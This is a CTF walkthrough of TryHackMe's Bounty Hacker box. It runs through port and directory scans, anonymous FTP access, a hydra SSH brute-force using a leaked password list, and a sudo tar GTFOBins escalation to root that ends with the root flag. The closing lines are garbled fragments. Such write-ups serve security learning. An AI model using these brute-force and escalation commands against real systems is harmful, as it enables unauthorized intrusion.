



# BOUNTY HACKER – TRYHACKME

Bounty Hacker (cowboyhacker) is a box on tryhackme (<https://tryhackme.com/r/room/cowboyhacker>) created by **sevuhl**.

Here our **terminal** is opened.




Now we will connect our **vpn** with tryhackme with the help of **openvpn** from vpn's file downloaded path after doing **sudo**.



Now, we will check the ip of the target machine from tryhackme website which will be shown after pressing the **start machine** button.

# BOUNTY HACKER – TRYHACKME


After starting the machine it'll get one minute to show the ip.



## Bounty Hacker

You talked a big game about being the most elite hacker in the solar system. Prove it and claim your right to the status of Elite Bounty Hacker!

**Easy** 0 min

Target Machine Information			
Title	Target IP Address	Expires	
Blue	10.10.134.188 	58min 34s	<span>?</span> <span>Add 1 hour</span> <span>Terminate</span>

After getting the target ip first thing we'll do is **rustscan** to see the open ports and more machine's info.

```
(root@kali) ~[/home/lucifer/CTF]
# rustscan -a 10.10.75.100 -- -sCV

[0.0.0.0] [50.0.0.0] [50.0.0.0]
The Modern Day Port Scanner.

: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :

Scanning ports faster than you can say 'SYN ACK'

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.

Open 10.10.75.100:21
Open 10.10.75.100:22
Open 10.10.75.100:80
```

Here I am using **rustscan -a <IP> -- -sCV** to see all the ports. You can use many more scripts like **-sCv -T4 <IP>**



# BOUNTY HACKER – TRYHACKME

Seems like our scan is completed. Looks like there are total 3 ports open.

```
Open 10.10.75.100:21
Open 10.10.75.100:22
Open 10.10.75.100:80
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} {{ip}} -sCV" on ip 10.10.75.100
Depending on the complexity of the script, results may take some time to appear.
[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-12 11:07 IST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:07
Completed NSE at 11:07, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:07
Completed NSE at 11:07, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:07
Completed NSE at 11:07, 0.00s elapsed
Initiating Ping Scan at 11:07
Scanning 10.10.75.100 [4 ports]
Completed Ping Scan at 11:07, 3.04s elapsed (1 total hosts)
Nmap scan report for 10.10.75.100 [host down, received no-response]
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:07
Completed NSE at 11:07, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:07
Completed NSE at 11:07, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:07
```

Now we know that we have a web server running we will explore the website first. The main page of website looks something like this.

←

→

↺

🏠

🔍 10.10.75.100

70% ☆

📌 📄 📁

Kali Linux

Kali Tools

Kali Docs

Kali Forums

Kali NetHunter


Exploit-DB

Google Hacking DB

OffSec

TryHackMe | Dashboard

GTF0Bins



Spike:"..Oh look you're finally up. It's about time, 3 more minutes and you were going out with the garbage."

Jet:"Now you told Spike here you can hack any computer in the system. We'd let Ed do it but we need her working on something else and you were getting real bold in that bar back there. Now take a look around and see if you can get that root the system and don't ask any questions you know you don't need the answer to, if you're lucky I'll even make you some bell peppers and beef."

Ed:"I'm Ed. You should have access to the device they are talking about on your computer. Edward and Ein will be on the main deck if you need us!"

Faye:"..hmp.."

# BOUNTY HACKER – TRYHACKME

Here we can see number of users who can help us get ssh later. So we will note their names : **Spike, Jet, Edward, Ein, Faye**

We will now use gobuster to see all the directories.

```
(root@kali)-[/home/lucifer/CTF]
# gobuster dir -u http://10.10.75.100 -w /usr/share/wordlists/dirb/common.txt

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.10.75.100
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404 udo
[+] User Agent:    gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta          (Status: 403) [Size: 277]
/.htaccess     (Status: 403) [Size: 277]
/.htpasswd     (Status: 403) [Size: 277]
/images        (Status: 301) [Size: 313] [--> http://10.10.75.100/images/]
/index.html    (Status: 200) [Size: 969]
/server-status (Status: 403) [Size: 277]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====
```

We won't find anything suspicious later on the website.

Now we have another port open as we know which is **ftp**. We will try to do **Anonymous** login and see what's there.

```
(root@kali)-[/home/lucifer/CTF]
# ftp 10.10.75.100
Connected to 10.10.75.100.
220 (vsFTPD 3.0.3)
Name (10.10.75.100:lucifer): Anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||37598||)
^C
receive aborted. Waiting for remote to finish abort.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-rw-r-- 1 ftp ftp 418 Jun 07 2020 locks.txt
-rw-rw-r-- 1 ftp ftp 68 Jun 07 2020 task.txt
226 Directory send OK.
ftp> get locks.txt
10.10.75.100 10 3546min 13s
local: locks.txt remote: locks.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for locks.txt (418 bytes).
100% |*****
418 bytes received in 00:00 (1.38 KiB/s)
ftp> get task.txt
local: task.txt remote: task.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for task.txt (68 bytes).
100% |*****
68 bytes received in 00:00 (0.16 KiB/s)
ftp> exit
221 Goodbye.
```

We found two text files **tasks.txt** and **locks.txt**. The tasks file give us a information about a task which is given to us by another user **lin**. And the other text file gives us a list which could be a **password list**.



# BOUNTY HACKER – TRYHACKME

```
(root@kali)-[/home/lucifer/CTF]
# cat locks.txt
rEddrAG0N
ReDdr4g0nSynd!cat3
Dr@g0n$yn9ic4t3
R3DDr460NSyndIC@Te
ReddRA60N
R3dDrag0nSynd1c4te
dRa6oN5YNDiCATE
ReDDR4g0n5ynD1c4te
R3Dr4g0n2044
RedDr4gonSynd1cat3
R3dDRaG0Nsynd1c@T3
Synd1c4teDr@g0n
reddRAg0N
REddRaG0N5yNdIc47e
Dra6oN$yndIC@t3
4L1mi6H71StHeB357
rEDdrag0n$ynd1c473
DrAgoN5ynD1cATE
ReDdrag0n$ynd1cate
Dr@g0n$yND1C4Te
RedDr@gonSyn9ic47e
REd$yNdIc47e
dr@goN5YNd1c@73
rEDdrAG0nSyNDiCat3
r3ddr@g0N
ReDSynd1ca7e

(root@kali)-[/home/lucifer/CTF]
# cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin
```

Now we can use the users and Passwords to brute-force ssh with the help of a tool called **hydra**.

```
(root@kali)-[/home/lucifer/CTF]
# hydra -l lin -P locks.txt ssh://10.10.75.100
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-12 10:51:52
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.resto
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (l:1/p:26), ~2 tries per task
[DATA] attacking ssh://10.10.75.100:22/
[22][ssh] host: 10.10.75.100 login: lin password: RedDr4gonSynd1cat3
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-12 10:52:39
```

We will get ssh login with user and pass : **lin:RedDr4gonSynd1cat3**

# BOUNTY HACKER – TRYHACKME

We will use the credentials for ssh login.

```
(root@kali)-[/home/lucifer/CTF]
# ssh lin@10.10.75.100
lin@10.10.75.100's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Sat Oct 12 00:24:53 2024 from 10.17.16.197 as superuser b
lin@bountyhacker:~/Desktop$ ls -la
total 12
drwxr-xr-x  2 lin lin 4096 Jun  7  2020 .
drwxr-xr-x 19 lin lin 4096 Jun  7  2020 ..
-rw-rw-r--  1 lin lin  21 Jun  7  2020 user.txt
```

We get a successful ssh login and we got our first **user.txt** file.

Now we need our second file which will be in **root** folder .

But we need to escalate our privileges to get there. We can list what are the process ran by root and we can use them to get root access.

We will run **sudo -l** to see the processes.

```
lin@bountyhacker:~$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lin may run the following commands on bountyhacker:
    (root) /bin/tar
```

There is a **/bin/tar** running as root. We can use **GTFOBins** to see the commands from the tar to get sudo access. The command will be like this:

## Sudo

If the binary is allowed to run as superuser by **sudo**, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

Now we will run the following command to gain root.

```
lin@bountyhacker:/$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
# id
uid=0(root) gid=0(root) groups=0(root)
```

# BOUNTY HACKER – TRYHACKME

And we can see we are root.

Now we can get our **root.txt** file from the root folder.

```
# pwd
/
# cd root
# ls -la
total 40
drwx----- 5 root root 4096 Jun  7 2020 .
drwxr-xr-x 24 root root 4096 Jun  6 2020 ..
-rw----- 1 root root 2694 Jun  7 2020 .bash_history
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
drwx----- 2 root root 4096 Feb 26 2019 .cache
drwxr-xr-x 2 root root 4096 Jun  7 2020 .config
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 19 Jun  7 2020 root.txt
-rw-r--r-- 1 root root 66 Jun  7 2020 .selected_editor
drwx----- 2 root root 4096 Jun  7 2020 .ssh
# cat root.txt
THM{80UN7Y_h4cK3r}
#
```

This only works for GNU tar.

LFILF=File to read  
tar xf "\$LFILF" -i /bin/sh -c "cat 1>62"

sudo is the file system, escalate or h  
checkpoint=1 --checkp

Limited SUID